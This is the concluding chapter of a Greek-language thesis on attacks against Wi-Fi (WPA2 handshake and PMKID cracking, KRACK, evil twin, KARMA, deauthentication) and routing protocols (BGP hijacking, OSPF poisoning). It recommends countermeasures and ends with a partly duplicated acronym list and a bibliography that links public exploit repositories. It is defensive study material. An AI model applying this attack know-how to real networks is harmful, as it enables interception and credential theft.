Στόχος της διατριβής ήταν η ανάλυση των εφαρμοζόμενων επιθέσεων κατά των ασύρματων τεχνολογιών και των πρωτοκόλλων routing, ακολουθούμενη από την υπόδειξη των αντίμετρων που πρέπει να υιοθετήσουν για την προστασία τους. Στο κεφάλαιο των υλοποιήσεων, τα βήματα που πρέπει να εκτελεστούν για την πραγματοποίηση κάθε επίθεσης αποτελούν μια καλή διαδικασία που πρέπει να υιοθετηθεί για να επαληθευτεί εάν το υπό εξέταση σύστημα πληροφοριών είναι ευάλωτο ή όχι. Δείχτηκε πώς ήταν δυνατή η εκμετάλλευση των τρωτών σημείων χρησιμοποιώντας εργαλεία open source ή τις ενσωματωμένες δυνατότητες built-in του συγκεκριμένου πρωτοκόλλου.

Τα εργαλεία που χρησιμοποιούνται για επιθέσεις κατά ασύρματων τεχνολογιών μπορούν να βρεθούν από τα αποθετήρια Kali Linux ή είναι δημόσια PoC διαθέσιμα στο διαδίκτυο. Τα περισσότερα από τα εργαλεία απαιτούν αλληλεπίδραση γραμμής εντολών και δεν έχουν γραφική διεπαφή, γεγονός που καθιστά τη χρήση τους περίπλοκη όταν ο αριθμός των παραμέτρων που πρέπει να καθοριστούν είναι μεγάλος. Μερικά από τα εργαλεία δεν ήταν σε θέση να εκτελέσουν τις επιθέσεις για τις οποίες είχαν σχεδιαστεί. Στη συνέχεια πραγματοποιήθηκε ανάλυση του κώδικα για τον εντοπισμό του προβλήματος, το οποίο διαπιστώθηκε ότι οφείλεται κυρίως στην ασυμβατότητα μεταξύ του εν λόγω εργαλείου και των νέων εκδόσεων των εργαλείων στα οποία βασίστηκε. Η προσαρμογή του κωδικα open source επέτρεψε στην επίθεση να εκτελεστεί σωστά.

Τα script που χρησιμοποιούνται για την προσομοίωση της τοπολογίας του δικτύου και οι εντολές εκτέλεσης για την πραγματοποίηση επιθέσεων κατά των πρωτοκόλλων routing αναπτύχθηκαν με βάση το σύστημα εικονικοποίησης Mininet, την υλοποίηση των πρωτοκόλλων routing Quagga και στις επεκτασεις Scapy για το πρωτόκολλο υπο επίθεση. Η χρήση του Mininet σάς επιτρέπει να μοιράζεστε εύκολα και να αναπαράγετε τα αποτελέσματα της προσομοίωσης που λαμβάνονται, ενώ η χρήση μιας suite routing open source όπως η Quagga επιτρέπει ταχύτερη απόκριση από την κοινότητα στην εφαρμογή αντιμέτρων σε επιθέσεις που εντοπίστηκαν πρόσφατα. Στις επιθέσεις όπου χρησιμοποιήθηκε το Scapy, ορισμένες κλάσεις επεκτάθηκαν για να δημιουργήσουν πακέτα με μια μορφή αποδεκτή από την εφαρμογή Quagga που χρησιμοποιείται.

Οι επιθέσεις κατά των ασύρματων τεχνολογιών έχουν πραγματοποιηθεί σε ελεγχόμενο περιβάλλον προκειμένου να μην επηρεάζεται η privacy των χρηστών. Από την άλλη πλευρά, δεδομένου ότι οι επιθέσεις κατά των πρωτοκόλλων routing προσομοιώθηκαν, δεν επηρέασαν τη δρομολόγηση της κυκλοφορίας του δικτύου Διαδικτύου. Η προσέγγιση του περιορισμού της περιμέτρου των επιθέσεων κατέστησε δυνατή τη λειτουργία σε περιβάλλον με χαμηλό επίπεδο θορύβου και επομένως την καλύτερη κατανόηση των τρωτών σημείων και των μηχανισμών που χρησιμοποιούνται για την υλοποίησή τους. Σε πραγματικό πλαίσιο, η υλοποίηση των επιθέσεων υπόκειται σε πιο αυστηρούς περιορισμούς. Στο ασύρματο περιβάλλον, οι περιορισμοί περιλαμβάνουν παρεμβολές από άλλες συσκευές που λειτουργούν εντός των ίδιων ραδιοσυχνοτήτων, συμφόρηση του καναλιού επικοινωνίας όταν χρησιμοποιείται από πολλούς πελάτες ή ανεπαρκή φυσική εγγύτητα με συσκευές θύματα.

Στον ασύρματο τομέα, αναλύθηκαν οι υλοποιήσεις του IEEE 802.11i. Οι επιθέσεις εναντίον WPA/WPA2 προσδιορίζουν κρυπτογραφημένες πληροφορίες, ξεκινώντας από τα frame που ανταλλάσσονται μεταξύ των εμπλεκόμενων οντοτήτων, τα οποία μπορούν να αξιοποιηθούν για την εξαγωγή διαπιστευτηρίων πρόσβασης. Ο μηχανισμός που χρησιμοποιείται κυρίως για την εφαρμογή τους είναι η four-way handshake του WPA2. Ακόμα κι αν η ασφάλειά του έχει αποδειχθεί μαθηματικά, σύμφωνα με την οποία το συμφωνημένο κλειδί κρυπτογράφησης PTK παραμένει μυστικό και τα μηνύματά του δεν μπορούν να δημιουργηθούν ad hoc από έναν εισβολέα για να υποδυθεί έναν από τους παράγοντες της ανταλλαγής, τα frame που καταγράφονται μπορούν να αξιοποιηθούν για τη δημιουργία Dictionary attack για τον εντοπισμό του PSK όταν επιτίθεται στο WPA/WPA2-Personal. Η Half Handshake crack attack είναι μια απλοποίηση της επίθεσης Dictionary ενάντια στην πλήρη handshake. Στην πραγματικότητα, αυτή η επίθεση απαιτεί μόνο την παρουσία του supplicant αφού χρειάζεται τα δύο πρώτα μηνύματα της 'handshake. Το δεύτερο μήνυμα περιλαμβάνει το MIC, το οποίο υπολογίζεται στο πρώτο και στο δεύτερο μήνυμα, μέσω του οποίου είναι δυνατή η επιστροφή στο PMK και σε διαδοχικά στάδια στο PSK. Η λανθασμένη διαχείριση της εγκατάστασης του κλειδιού κρυπτογράφησης PTK κατά τη διάρκεια της four-way handshake εκτίθεται στην επίθεση KRACK, η οποία επιτρέπει στον εισβολέα, ακόμη και χωρίς να γνωρίζει το PSK, να αποκρυπτογραφήσει την κίνηση που αποστέλλεται από τον πελάτη. Η επίθεση PMKID Client-less είναι μια εναλλακτική λύση στην επίθεση Dictionary και απαιτεί μόνο την παρουσία του επαληθευτή. Οι

συσκευές που είναι ευάλωτες σε αυτήν την επίθεση αναφέρουν στο πρώτο μήνυμα της four-way handshake την τιμή PMKID, που προέρχεται από το PMK (με τη σειρά του προέρχεται από το PSK), το οποίο μπορεί να χρησιμοποιηθεί για τον εντοπισμό του PSK. Στο περιβάλλον WPA/WPA2-Enterprise, η επίθεση, Impersonation attack επιτρέπει την εξαγωγή ευαίσθητων πληροφοριών όταν ο αιτών δεν επαληθεύει επαρκώς τον 'authentication server. Σε αυτήν την περίπτωση, έχοντας εμπιστοσύνη σε οποιονδήποτε επαληθευτή που παρουσιάζεται με το ίδιο ESSID, ο αιτών λαμβάνει την πρόκληση από τον εισβολέα και του στέλνει την απάντηση. Αυτό το ζεύγος πληροφοριών χρησιμοποιείται για την πραγματοποίηση επίθεσης Dictionary attack για τον εντοπισμό των διαπιστευτηρίων σύνδεσης του χρήστη. Η απουσία μηχανισμών προστασίας frame διαχείρισης επιτρέπει σε έναν εισβολέα να πραγματοποιεί επιθέσεις DoS εναντίον του εργαλείου authenticator, υπερφορτώνοντάς τον με frame ελέγχου ταυτότητας ή εναντίον του πελάτη, στέλνοντάς του frame κατάργησης ταυτότητας. Η λειτουργία Auto Connect to Known Networks εκθέτει τους πελάτες στην επίθεση KARMA και Known Beacons, τα οποία τους ξεγελούν ώστε να συνδεθούν στο ελεγχόμενο δίκτυο του εισβολέα.

Οι επιθέσεις κατά των πρωτοκόλλων από την άλλη πλευρά, επιτρέπουν κυρίως την παραβίαση της κυκλοφορίας. Στο BGP αυτές οι επιθέσεις επιτυγχάνονται με την αποστολή ad hoc ανακοινώσεων προθέματος IP με βάση την τοπολογία του δικτύου. Με την επίθεση Path Hijacking, ο εισβολέας ανακοινωνει ένα πρόθεμα με μικρότερο AS_PATH ή με πιο συγκεκριμένο πρόθεμα IP από αυτό που είναι ήδη γνωστό από τα θύμα AS. Αυτά επιλέγουν τη νέα διαδρομή για να φτάσουν στο συγκεκριμένο πρόθεμα IP, με αποτέλεσμα την εκτροπή της κυκλοφορίας. Αυτή η επίθεση θέτει τις βάσεις για τη δυνατότητα πραγματοποίησης επιθέσεων εναντίον άλλων συστημάτων, όπως το DNS. Μια εξέλιξη αυτής της επίθεσης είναι το Man-in-the-middle, το οποίο επιτρέπει στον εισβολέα όχι μόνο να λαμβάνει κίνηση που προορίζεται για προθέματα IP στόχου αλλά και να την προωθήσει στον πραγματικό του προορισμό. Αυτή η επίθεση, με βάση τη θέση του εισβολέα, επιτρέπει την υλοποίηση της επίθεσης RAPTOR ως αποτέλεσμα της οποίας μπορούν να πραγματοποιηθούν δραστηριότητες ασύμμετρης ανάλυσης στην κίνηση του δικτύου Tor για την αποανωνυμοποίηση των πελατών που έχουν πρόσβαση σε έναν συγκεκριμένο server. Η επίθεση δηλητηρίασης touro uting table στο OSPF εκμεταλλεύεται μια ευπάθεια λανθασμένης επικύρωσης των λαμβανόμενων ανακοινώσεων, η οποία επηρεάζει μόνο ορισμένες υλοποιήσεις. Οι μακρόβιες

συνδέσεις TCP σε συνδυασμό με τη χρήση ευρειών παραθύρων TCP προσφέρουν στον εισβολέα μια εκτεταμένη επιφάνεια επίθεσης για την πραγματοποίηση επιθέσεων Blind Data, σύμφωνα με την οποία εφαρμόζεται Brute Force στις παραμέτρους της ενεργής σύνδεσης μεταξύ δύο router με εντολή να να την ενοχλήσει. Τη διοχέτευση της μπορεί να εκμεταλλευτεί ο εισβολέας για να μπορέσει να ενεργήσει ενάντια σε άλλα περιβάλλοντα πληροφορικής (π.χ. Bitcoin).

Η υιοθέτηση των προτεινόμενων αντίμετρων σάς επιτρέπει να προστατευτείτε πλήρως από επιθέσεις ή τουλάχιστον να μειώσετε τις πιθανές αρνητικές επιπτώσεις τους. Ορισμένα απαιτούν ελάχιστη προσπάθεια από την πλευρά των χρηστών και των διαχειριστών, όπως η επιβολή μιας ισχυρής password policy που αποτελεί εξαιρετική άμυνα έναντι της Dictionary attack, της Half Handshake crack attack και τηςl PMKID Client- less attack. Ενάντια σε επιθέσεις που εκμεταλλεύονται ευπάθειες υλοποίησης, όπως η επίθεση KRACK, είναι απαραίτητο να εφαρμοστούν οι ενημερώσεις κώδικα ασφαλείας που διατίθενται από τους κατασκευαστές στις ευάλωτες συσκευές. Σε σενάρια ευάλωτα στην επίθεση Impersonation attack, ο αιτών πρέπει να επικυρώσει το πιστοποιητικό που του παρουσιάζεται από τον authentication server. Εάν η επαλήθευση είναι ανεπιτυχής, πρέπει να ματαιώσει την επόμενη φάση ελέγχου ταυτότητας. Άλλα αντίμετρα είναι πιο περίπλοκα στην εφαρμογή, είτε επειδή δεν υπάρχει ακόμη εφαρμογή είτε επειδή υπάρχει αλλά δεν έχει ακόμη υιοθετηθεί σε παγκόσμιο επίπεδο. Ένα παράδειγμα είναι το BGPsec το οποίο, επαληθεύοντας την ψηφιακή υπογραφή κάθε AS που ανακοίνωσε το πρόθεμα, προστατεύει από την επίθεση Path Hijacking και Man-in-the-middle.

Είναι σημαντικό να αναληφθεί η διαδικασία ασφάλισης ευάλωτων συστημάτων προκειμένου να αποφευχθούν οι σχετικοί κίνδυνοι. Επιπλέον, η συνεχής ανάλυση των προτύπων και των σχετικών εφαρμογών επιτρέπει τον εντοπισμό νέων τρωτών σημείων, τα οποία μπορούν να αξιοποιηθούν για την πραγματοποίηση νέων επιθέσεων. Ως εκ τούτου, θα είναι πάντα απαραίτητο να προτείνετε νέα αντίμετρα για να προστατευτείτε από επιθέσεις και τις αρνητικές επιπτώσεις τους.

8. ACRONYMS

Acronym	Definition
ABR	Area Border Router
ACK	Acknowledgement
ACL	Access Control List
AFH	Adaptative Frequency Hopping
AH	Authentication Header
AP	Access Point
APT	Advanced Persistent Threat
ARP	Address Resolution Protocol
AS	Autonomous System
ASBR	Autonomous System Border Router
ASLR	Address Space Layout Randomization
ASN	AS Number
BDADDR	Bluetooth Device ADDRess
BGP	Border Gateway Protocol
BGPsec	BGP Security
BOP-GMAC	Broadcast/Multicast Integrity Protocol Galois MAC
BLE	Bluetooth Low Energy
BNEP	Bluetooth Network Encapsulation Protocol

BR/EDR	Basic Rate/Enhanced Data Rate
BSS	Basic Service Set
BSSID	Basic Service Set IDentifier
CAPEC	Common Attack Pattern Enumeration and Classification
CAT	Configuration Assistant Tool
CBC-MAC	Cipher Block Chaining - Message Authentication Code
CCMP	Counter Mode CBC-MAC Protocol
CHAP	Challenge-Handshake Authentication Protocol
CIDR	Classless Inter Domain Routing
CPU	Central Processing Unit
CSA	Channel Switch Announcement
CSR	Certificate Signing Request
CVE	Common Vulnerabilies and Exposure
CWE	Common Weakness Enumeration
DAI	Dynamic ARP Inspection
DANE	DNS Authentication of Named Entities
DARPA	Defense Advanced Research Projects Agency
DES	Data Encryption Standard
DDoS	Distributed Denial of Service
DNS	Domain Name System
DH	Diffie-Hellman

DHCP	Dynamic Host Configuration Protocol
DoS	Denial of Service
DPP	Device Provisioning Protocol
DS	Distribution System
EAP	Extensible Authentication Protocol
EAP-AKA	EAP Authentication and Key Agreement
EAP-FAST	EAP Flexible Authentication via Secure Tunneling
EAP-GTC	EAP Generic Token Card
EAP-SIM	EAP Subscriber Identity Module
EAP-TLS	EAP - Transport Layer Security
EAP-TTLS	EAP - Tunneled TLS
ECDH	Elliptic Curve Diffie-Hellman
ECDSA	Elliptic Curve Digital Signature Algorithm
EGP	Exterior Gateway Protocol
EIGRP	Enhanced Interior Gateway Routing Protocol
ESP	Encapsulating Security Payload
ESSID	Extended Service Set Identifier
FCC	Federal Communications Commission
FISMA	Federal Information Security Management Act
FRR	Free Range Routing
GCMP	Galois/Counter Mode Protocol

GPU	Graphical Processing Unit
GTK	Group Temporary Key
GTSM	Generalized TTL Security Mechanism
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
IBSS	Independent Basic Service Set
ICMP	Internet Control Management Protocol
IDP	Individual Data Protection
IEEE	Institute of Electrical and Electronics Engineers
IDS	Intrusion Detection System
IGRP	Interior Gateway Routing Protocol
IOS	Internetwork Operating System
IP	Internet Protocol
IPS	Intrusion Prevention System
IS-IS	Intermediate System to Intermediate System
ISM	Industrial, Scientific, and Medical
ISN	Initial Sequence Number
ISP	Internet Service Provider
IT	Information Technology
KARMA	Karma Attacks Radioed Machines Automatically
KCK	Key Confirmation Key

KDF	Key Derivation Function
KEK	Key Encryption Key
KRACK	Key Reinstallation AttaCK
KDF	Key Derivation Function
LAN	Local Area Network
LEAP	Lightweight Extensible Authentication Protocol
LSA	Link State Advertisement
DPP	Device Provisioning Protocol
DS	Distribution System
EAP	Extensible Authentication Protocol
EAP-AKA	EAP Authentication and Key Agreement
EAP-FAST	EAP Flexible Authentication via Secure Tunneling
EAP-GTC	EAP Generic Token Card
EAP-SIM	EAP Subscriber Identity Module
EAP-TLS	EAP - Transport Layer Security
EAP-TTLS	EAP - Tunneled TLS
ECDH	Elliptic Curve Diffie-Hellman
ECDSA	Elliptic Curve Digital Signature Algorithm
EGP	Exterior Gateway Protocol
EIGRP	Enhanced Interior Gateway Routing Protocol
ESP	Encapsulating Security Payload

ESSID	Extended Service Set Identifier
FCC	Federal Communications Commission
FISMA	Federal Information Security Management Act
FRR	Free Range Routing
GCMP	Galois/Counter Mode Protocol
GPU	Graphical Processing Unit
GTK	Group Temporary Key
GTSM	Generalized TTL Security Mechanism
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
IBSS	Independent Basic Service Set
ICMP	Internet Control Management Protocol
IDP	Individual Data Protection
IEEE	Institute of Electrical and Electronics Engineers
IDS	Intrusion Detection System
IGRP	Interior Gateway Routing Protocol
IOS	Internetwork Operating System
IP	Internet Protocol
IPS	Intrusion Prevention System
IS-IS	Intermediate System to Intermediate System
ISM	Industrial, Scientific, and Medical

ISN	Initial Sequence Number
ISP	Internet Service Provider
IT	Information Technology
KARMA	Karma Attacks Radioed Machines Automatically
KCK	Key Confirmation Key
KDF	Key Derivation Function
KEK	Key Encryption Key
KRACK	Key Reinstallation AttaCK
KDF	Key Derivation Function
LAN	Local Area Network
LEAP	Lightweight Extensible Authentication Protocol
LSA	Link State Advertisement
LSR	Link State Request
MAC	Media Access Control
MAN	Metropolitan Area Network
MANRS	Mutually Agreed Norms for Routing Security
MK	Master Key
MIC	Message Integrity Code
MIMO	Multiple Input Multiple Output
MITM	Man-in-The-Middle

MS-CHAPv1	Microsoft Challenge Handshake Authentication Protocol v1
MS-CHAPv2	Microsoft Challenge Handshake Authentication Protocol v2
MU-MIMO	multi-user MIMO
NACK	Negative Acknowledgement
NAT	Network Address Translation
NFC	Near Field Communication
NGFW	Next Generation Firewall
NGIPS	Next Generation IPS
NIST	National Institute of Standards and Technology
NLRI	Network Layer Reachability Information
NTP	Network Time Protocol
NVD	National Vulnerability Database
OOB	Out-Of-Band
OSPF	Open Shortest Path First
OWASP	Open Web Application Security Project
OWE	Opportunistic Wireless Encryption
PAN	Personal Area Networking
PE	Password Equivalent
PBC	Push-button configuration

PBKDF2	Password-Based Key Derivation Function 2
PEAP	Protected Extensible Authentication Protocol
PIN	Personal Identification Number
PKP HTTP	Public Key Pinning Extension per HTTP
PMF	Protected Management Frames
PMK	Pre-Master Key
PNAC	port-based Network Access Control
PoC	Proof of Concept
PSK	Pre-Shared Key
PRF	Pseudo Random Function
PT	Penetration Testing
PTK	Pairwise Transient Key
RAT	Remote Access Trojan
RCE	Remote Code Execution
RFID	Radio Frequency IDentification
RIP	Routing Information Protocol
RIR	Regional Internet Registry
ROA	Route Origin Authorisation
RPF	Reverse Path Filtering
RPKI	Resource Public Key Infrastructure
RSC	Receive Sequence Counter

RSN	Robust Security Network
SA	Standards Association
SAE	Simultaneous Authentication of Equals
SDP	Service Discovery Protocol
SIG	Special Interest Group
SISO	Single Input Single Output
SOHO	Small Office Home Office
SSID	Service Set Identifier
SQL	Structured Query Language
TA	Trust Anchor
TARP	Ticket ARP
TID	Transponder IDentification
TCP	Transmission Control Protocol
TCP-AO	TCP Authentication Option
TK	Temporal Key
TKIP	Temporal Key Integrity Protocol
TLS	Transport Layer Security
TTL	Time To Live
UPnP	Universal Plug and Play
VDI	Virtual Desktop Infrastructure
VRF	Virtual Routing and Forwarding

VoIP	Voice over IP
WAF	Web Applicaton Firewall
WAN	Wide Area Network
WEP	Wired Equivalent Privacy
WIPS	Wireless Intrusion Prevention System
WIDS	Wireless Intrusion Detection System
WLAN	Wireless LAN
WPA	Wi-Fi Protected Access
WPA2	Wi-Fi Protected Access 2
WPA3	Wi-Fi Protected Access 3
WPS	Wi-Fi Protected Setup
XSS	Cross-Site Scripting

Βιβλιογραφία

[1] https://www.ibm.com/topics/cybersecurity

[2] https://patents.google.com/patent/US7529565B2/en

[3] "802.11-2016 - IEEE Standard for Information technology–Telecommunications and information exchange between systems Local and metropolitan area networks–Specific requirements - Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications", 14 December 2016, DOI 10.1109/IEEESTD.2016.7786995

[4] D. Harkins, "Dragonfly Key Exchange", RFC-7664, November 2015, DOI 10.17487/RFC7664

[5] D. Harkins, W. Kumari, "Opportunistic Wireless Encryption", RFC-8110, March 2017, DOI 10.17487/RFC8110

[6] Setting Power Management for Intel Wireless Adapters, https://www.intel.com/content/ www/us/en/support/articles/000005879/network-and-i-o/wireless-networking. html

[7] Product Finder - Wi-Fi Alliance, https://www.wi-fi.org/product-finder

[8] CAT, https://cat.eduroam.org/

[9] David C. Plummer, "An Ethernet Address Resolution Protocol", RFC-826, November 1982, DOI 10.17487/RFC0826

[10] M. Vanhoef, F. Piessens, "Key Reinstallation Attacks: Forcing Nonce Reuse in WPA2", CCS '17 Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, Dallas (TX, USA), Oct. 30-Nov. 03, 2017, pp. 1313-1328, DOI 10.1145/3133956.3134027

[11] Ubertooth, https://github.com/greatscottgadgets/ubertooth/

[12] ADSLPT-WPA, https://github.com/AndrewGomes/ADSLPT-WPA

[13] Crippled, https://github.com/Konsole512/Crippled

[14] ZyKeys, https://github.com/cmpxchg8/zykeys

[15] WiRouter KeyRec, https://www.osdn.net/projects

[16] DanMcInerney/LANs.py, https://github.com/DanMcInerney/LANs.py

[17] I. Jana, “Effect of ARP poisoning attacks on modern operating systems”, Information Security Journal A Global Perspective, Vol. 26, No. 1, December 2016, pp. 1-6, DOI 10.1080/19393555.2016.1260785 155 Bibliografia

[18] A. Sanatinia, S. Narain, G. Noubir, “Wireless spreading of WiFi APs infections using WPS flaws: An epidemiological and experimental study”, 2013 IEEE Conference on Communications and Network Security (CNS), National Harbor (MD, USA), Oct. 14-16, 2013, pp. 430-437, DOI 10.1109/CNS.2013.6682757

[19] R. Dhamija, J. D. Tygar, M. Hearst, “Why phishing works”, CHI ’06 Proceedings of the SIGCHI Conference on Human Factors in Computing Systems, Montr´eal (Canada), April 22-27, 2006, pp. 581-590, DOI 10.1145/1124772.1124861

[20] vanhoefm/krackattacks-scripts, https://github.com/vanhoefm/krackattacks-scripts

[21] vanhoefm/krackattacks-poc-zerokey, https://github.com/vanhoefm/ krackattacks-poc-zerokey

[22] Android Distribution dashboard, https://developer.android.com/about/dashboards/index.html

[23] M. Vanhoef, F. Piessens, “Release the Kraken: New KRACKs in the 802.11 Standard”, CCS ’18, Toronto (Canada), Oct. 15-19, 2018, pp. 299-314, DOI 10.1145/3243734.3243807

[24] marcinguy/android712-blueborne, https://github.com/marcinguy/ android712-blueborne

[25] NIST Special Publication 800-53 (Rev. 4), https://nvd.nist.gov/800-53/Rev4

[26] “IEEE 802.11w-2009 - IEEE Standard for Information technology - Telecommunications and information exchange between systems - Local and metropolitan area networks - Specific requirements. Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications Amendment 4: Protected Management Frames”, Sep 2009, DOI 10.1109/IEEESTD.2009.5278657

[27] D. Bruschi, A. Ornaghi, E. Rosti, “S-ARP: a secure address resolution protocol”, 19th Annual Computer Security Applications Conference, 2003. Proceedings., Las Vegas (NV, USA), Dec. 8-12 2003, pp. 66-74, DOI 10.1109/CSAC.2003.1254311

[28] W. Lootah, W. Enck, P. McDaniel, "TARP: ticket-based address resolution protocol", 21st Annual Computer Security Applications Conference (ACSAC'05), Tucson (AZ, USA), Dec. 5-9 2005, pp. 9 pp.-116, DOI 10.1109/CSAC.2005.55

[29] "IEEE Standard for Local and metropolitan area networks–Media Access Control (MAC) Security - Amendment 3: Ethernet Data Encryption devices", May 2017, DOI 10.1109/ieeestd.2017.7932238

[30] Security Update October 2017, https://www.wi-fi.org/security-update-october-2017

[31] seemoo-lab/nexmon, https://github.com/seemoo-lab/nexmon